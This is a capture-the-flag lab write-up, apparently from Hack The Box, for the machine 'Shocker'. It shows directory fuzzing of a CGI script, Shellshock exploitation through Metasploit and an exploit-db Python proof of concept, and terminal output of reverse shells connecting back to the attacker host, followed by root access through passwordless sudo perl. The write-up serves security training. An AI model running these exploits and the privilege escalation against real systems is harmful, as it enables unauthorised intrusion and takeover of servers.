


Shocker

3rd October 2017 / Document No D17.100.01

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: Easy

Classification: Official

SYNOPSIS

Shocker, while fairly simple overall, demonstrates the severity of the renowned Shellshock exploit, which affected millions of public-facing servers.

Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Exploiting shellshock
- Exploiting NOPASSWD

Enumeration

Nmap




```
Command: nmap -T4 -A -v 10.10.10.56
```

Port	Protocol	State	Service	Version
80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
2222	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

An Nmap scan reveals two services, Apache and OpenSSH. OpenSSH is hosted on a non-standard port, however its use does not come into play during exploitation.

Dirbuster


Using the Dirbuster lowercase medium directory list produces the following results when fuzzing for directories and PHP files.



http://10.10.10.56:80/

Directory Stucture	Response Code	Response Size
/	200	395
cgi-bin	403	466
icons	403	464

Due to the limited results, and inferring from the name of the Machine, it is fairly safe to assume at this point that the entry method will be through a script in **/cgi-bin/** using the Shellshock exploit. Fuzzing for the extensions **cgi**, **sh**, **pl**, **py** get us the following results.



http://10.10.10.56:80/cgi-bin/

Directory Stucture	Response Code	Response Size
	???	???
cgi-bin	???	???
user.sh	200	141


Exploitation

With the discovered **user.sh** script, and due to the lack of another attack surface, it is quite clear at this point that the exploit will be shellshock (Apache mod_cgi). There is a Metasploit module for this specific vulnerability, as well as a Proof of Concept on exploit-db.

Metasploit

Module: exploit/multi/http/apache_mod_cgi_bash_env_exec

To run the Metasploit module, the only options that need to be set are **RHOST** and **TARGETURI**. The URI in this case will be **/cgi-bin/user.sh**. After the exploit has run, we have basic user permissions and access to the user flag at **/home/shelly/user.txt**




```
efault is random)
   VHOST                              no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 10.10.10.56
rhost => 10.10.10.56
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/user.sh
targeturi => /cgi-bin/user.sh
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (826872 bytes) to 10.10.10.56
[*] Meterpreter session 4 opened (10.10.14.5:4444 -> 10.10.10.56:45004) at 2017-
10-03 15:26:27 -0400

meterpreter >
```

Manual Exploitation

Proof of Concept: https://exploit-db.com/exploits/34900/

The above PoC is written in Python and requires no modification for successful exploitation. In this case, the proper syntax would be **./shellshock.py payload=reverse rhost=10.10.10.56 lhost=<LAB IP> lport=<port> pages=/cgi-bin/user.sh**

After firing the exploit, a shell is immediately presented with user-level permissions. The flag is accessible at **/home/shelly/user.txt**



root@kali: ~/Desktop/writeups/shocker
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/shocker# ./shellshock.py payload=reverse rhost=10.1
0.10.56 lhost=10.10.14.5 lport=12345 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),4
6(plugdev),110(lxd),115(lpadmin),116(sambashare)

10.10.10.56> 
```

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum presents a large amount of data to go over. One thing that stands out fairly quickly is that there is no password required to execute **sudo /usr/bin/perl**. Exploitation of this is trivial, and there are many ways from here to obtain the root flag. To quickly gain a root shell, the following command will suffice: **sudo /usr/bin/perl -e 'exec "/bin/sh"'**


root@kali: ~/Desktop/writeups/shocker
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/shocker# ./shellshock.py payload=reverse rhost=10.1
0.10.56 lhost=10.10.14.5 lport=12347 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> sudo /usr/bin/perl -e 'exec "/bin/sh"'
10.10.10.56> id
uid=0(root) gid=0(root) groups=0(root)

10.10.10.56>
```

The root flag can be retrieved from **/root/root.txt**.